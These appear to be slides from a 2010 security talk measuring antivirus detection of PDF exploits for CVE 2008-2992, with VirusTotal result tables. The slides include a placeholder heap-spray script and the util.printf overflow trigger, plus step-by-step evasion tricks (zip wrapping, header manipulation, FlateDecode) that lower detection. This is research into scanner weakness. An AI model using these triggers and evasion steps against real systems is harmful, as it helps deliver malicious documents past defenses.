McAfee-GW-Edition	2010.1	2010.05.28	Exploit-PDF.q.gen	2010.1C	2010.12.29	Exploit-PDF.q.gen
NOD32	5152	2010.05.28	PDF/Exploit.Gen	5744	2010.12.29	PDF/Exploit.Gen
Norman	6.04.12	2010.05.27	HTML/Shellcode.H	6.06.12	2010.12.29	HTML/Shellcode.H
Sophos	4.53.0	2010.05.28	Troj/PDFJs-B	4.60.0	2010.12.30	Troj/PDFJs-B
VirusBuster	5.0.27.0	2010.05.27	JS.BOFExploit.Gen	13.6.119.0	2010.12.29	JS.BOFExploit.Gen
Avast				4.8.1351.0	2010.12.29	JS:Pdfka-gen
Comodo				7233	2010.12.30	TrojWare.JS.Exploit.Pdfka.cil
DrWeb				5.0.2.03300	2010.12.30	Exploit.PDF.87I
Emsisoft				5.1.0.1	2010.12.30	Exploit.JS.Pdfka!IK
F-Prot				4.6.2.117	2010.12.29	JS/ShellCode.AX.gen

<http://www.virustotal.com/analysis/13921a00477f9530bf60f7b70afab9ef4ee3bcb152328d6293e266d51ab1cbf2-1275043965>

<http://www.virustotal.com/analysis/13921a00477f9530bf60f7b70afab9ef4ee3bcb152328d6293e266d51ab1cbf2-1293693811>

CVE 2008-2992

Mostly generic signatures

Antivirus	Version	Update	Result	Version	Update	Result
AntiVir	8.2.1.242	2010.05.28	HTML/Silly.Gen	7.11.0.220	2010.12.29	HEUR/PDF.Obfuscated
AVG	9.0.0.787	2010.05.28	Script/Exploit	9.0.0.851	2010.12.30	Exploit_c.SIC
Kaspersky	7.0.0.125cil	2010.05.28	Exploit.JS.Pdfka.cil	7.0.0.125	2010.12.30	Exploit.JS.Pdfka.cil
McAfee	5.400.0.1158	2010.05.28	Exploit-PDF.q.gen	5.400.0.1158	2010.12.30	Exploit-PDF.q.gen
McAfee-GW-Edition	2010.1	2010.05.28	Exploit-PDF.q.gen	2010.1C	2010.12.29	Exploit-PDF.q.gen
NOD32	5152	2010.05.28	PDF/Exploit.Gen	5744	2010.12.29	PDF/Exploit.Gen
Norman	6.04.12	2010.05.27	HTML/Shellcode.H	6.06.12	2010.12.29	HTML/Shellcode.H
Sophos	4.53.0	2010.05.28	Troj/PDFJs-B	4.60.0	2010.12.30	Troj/PDFJs-B
VirusBuster	5.0.27.0	2010.05.27	JS.BOFExploit.Gen	13.6.119.0	2010.12.29	JS.BOFExploit.Gen
Avast				4.8.1351.0	2010.12.29	JS:Pdfka-gen
Comodo				7233	2010.12.30	TrojWare.JS.Exploit.Pdfka.cil
DrWeb				5.0.2.03300	2010.12.30	Exploit.PDF.87I
Emsisoft				5.1.0.1	2010.12.30	Exploit.JS.Pdfka!IK
F-Prot				4.6.2.117	2010.12.29	JS/ShellCode.AX.gen

<http://www.virustotal.com/analysis/13921a00477f9530bf60f7b70afab9ef4ee3bcb152328d6293e266d51ab1cbf2-1275043965>

<http://www.virustotal.com/analysis/13921a00477f9530bf60f7b70afab9ef4ee3bcb152328d6293e266d51ab1cbf2-1293693811>

CVE 2008-2992

Same as before, but with `unescape("%61")` stuff removed

```
var shellcode = "moo";  
var sled = "";  
for (i=128;i>=0;--i) sled += "baa";  
block = sled + shellcode;  
nops = "meow";  
twenty = 20;  
size = twenty+block.length  
while (nops.length<size) nops+=nops;  
front = nops.substring(0, size);  
back = nops.substring(0, nops.length-size);  
while(back.length+size < 0x40000) back = back+back+front;  
memory = new Array();  
for (j=0;j<1450;j++) memory[j] = back + block;  
  
util.printf("%45000.45000f", 0);
```

This would be data from
somewhere else in the PDF

CVE 2008-2992

Same as before, but with `unescape("%61")` stuff removed

```
var shellcode = "moo";  
var sled = "";  
for (i=128;i>=0;--i) sled += "baa";  
block = sled + shellcode;  
nops = "meow";  
twenty = 20;  
size = twenty+block.length  
while (nops.length<size) nops+=nops;  
front = nops.substring(0, size);  
back = nops.substring(0, nops.length-size);  
while(back.length+size < 0x40000) back = back+back+front;  
memory = new Array();  
for (j=0;j<1450;j++) memory[j] = back + block;  
  
util.printf("%45000.45000f", 0);
```

And this exact example doesn't actually work of course.

CVE 2008-2992

In May 28, 2010 2/41 engines

Antivirus	Version	Last Update	Result
AntiVir	8.2.1.242	2010.05.28	HTML/Silly.Gen
NOD32	5152	2010.05.28	PDF/Exploit.Gen

In Dec 30, 2010 14/43 engines

(Not going to Cut & Paste here, lookup
fa6f40becadd9f39c6986f6f05123b08
on VirusTotal.com)

CVE 2008-2992

```
util.printf( '%5000f', 0.0);  
util.printf( "%45000.45000f", 0);
```

0 of 41 A/V engines detect this in May 28, 2010

1 of 41 A/V engines detect this in Dec 30, 2010

Antivirus	Version	Last Update	Result
AVG	9.0.0.851	2010.12.30	Exploit_c.SIC

<http://www.virustotal.com/analysis/0622ee37e1ffd552e1764fe10e05b7a7cbc115f9126f875d14ebf3bea42c4003-1275045018>

<http://www.virustotal.com/analysis/0622ee37e1ffd552e1764fe10e05b7a7cbc115f9126f875d14ebf3bea42c4003-1293694739>

CVE 2008-2992

- I hope it's not too cynical to say that I am completely unsurprised
- Most live, in-the-wild, PDF exploits have detection rates of zero (on the VT scale)
- Shameless Commercial Message: My company's product detects all of these attacks

CVE 2008-2992

- I took the first one (that was 9/41 in May), and stored it in a ZIP file...

```
zip -0 utilprintfzip.pdf utilprintf.pdf
```

CVE 2008-2992

May 28, 2010: 9/41 engines

Antivirus	Version	Last Update	Result
AntiVir	8.2.1.242	2010.05.28	HTML/Silly.Gen
AVG	9.0.0.787	2010.05.28	Script/Exploit
Kaspersky	7.0.0.125cil	2010.05.28	Exploit.JS.Pdfka.cil
McAfee	5.400.0.1158	2010.05.28	Exploit-PDF.q.gen
McAfee-GW-Edition	2010.1	2010.05.28	Heuristic.BehavesLike.JS.Suspicious.A
NOD32	5152	2010.05.28	PDF/Exploit.Gen
Norman	6.04.12	2010.05.27	HTML/Shellcode.H
Sophos	4.53.0	2010.05.28	Troj/PDFJs-B
VirusBuster	5.0.27.0	2010.05.27	JS.BOFExploit.Gen

CVE 2008-2992

Dec 30, 2010: 18/43 engines

(Not shown here)

<http://www.virustotal.com/analysis/90d384200ab58a8f81148d225add3829bbaaf90bcae0a79409b2c3b5e16839e6-1275047966>

<http://www.virustotal.com/analysis/90d384200ab58a8f81148d225add3829bbaaf90bcae0a79409b2c3b5e16839e6-1293694812>

CVE 2008-2992

- I took the first one (that was 9/41 in May), and did the trick with the %PDF-1.x header

```
grep -v "^%PDF-1.1$" utilprintf.pdf > %PDF-1.1  
zip -0 utilprintfzip2.pdf %PDF-1.1
```

CVE 2008-2992

May 28, 2010: 5/41 engines

Antivirus	Version	Last Update	Result
AntiVir	8.2.1.242	2010.05.28	HTML/Silly.Gen
McAfee-GW-Edition	2010.1	2010.05.28	Heuristic.BehavesLike.JS.Suspicious.A
Norman	6.04.12	2010.05.27	HTML/Shellcode.H
Sophos	4.53.0	2010.05.28	Troj/PDFJs-B
VirusBuster	5.0.27.0	2010.05.27	JS.BOFExploit.Gen

CVE 2008-2992

Dec 30, 2010: 10/43 engines

(Cut and Paste is tedious)

<http://www.virustotal.com/analysis/61522af72fad35c896b016ddb2a5acf2aa78e440c72835e26d8279b1c5124d0c-1275048586>

<http://www.virustotal.com/analysis/61522af72fad35c896b016ddb2a5acf2aa78e440c72835e26d8279b1c5124d0c-1293694862>

CVE 2008-2992

- I took the first one (that was 9/41 in May), and did the trick with the %PDF-1.x header

```
grep -v "^%PDF-1.1$" utilprintf.pdf > %PDF-1.1  
zip -0 utilprintfzip2.pdf %PDF-1.1
```

- And then I also did “/Filter /FlateDecode” on the stream...

CVE 2008-2992

May 28, 2010: 2/4 engines


Antivirus	Version	Last Update	Result
AntiVir	8.2.1.242	2010.05.28	HTML/Silly.Gen
Sophos	4.53.0	2010.05.28	Troj/PDFJs-B

CVE 2008-2992

May 28, 2010: 2/41 engines

Antivirus	Version	Last Update	Result
AntiVir	8.2.1.242	2010.05.28	HTML/Silly.Gen
Sophos	4.53.0	2010.05.28	Troj/PDFJs-B

Keep in mind that Avira detects Google Mail as “HTML/Silly.Gen”



CVE 2008-2992

Dec 20, 2010: 6/43 engines

(Look it up on VirusTotal)

e81be1b4ff0113cf979bf4318e4f6078

<http://www.virustotal.com/analysis/dfa736d132950a8c8ceac5af840fd61c66772b88b9b6c3aa93548089caa5d6ee-1275049627>

<http://www.virustotal.com/analysis/dfa736d132950a8c8ceac5af840fd61c66772b88b9b6c3aa93548089caa5d6ee-1293694888>

A/V Conclusion?

- More tests should be done with some different exploits (I only spent an hour on this, and most of that was cut & paste)
- A/V scanners are trivial to evade
- Water is wet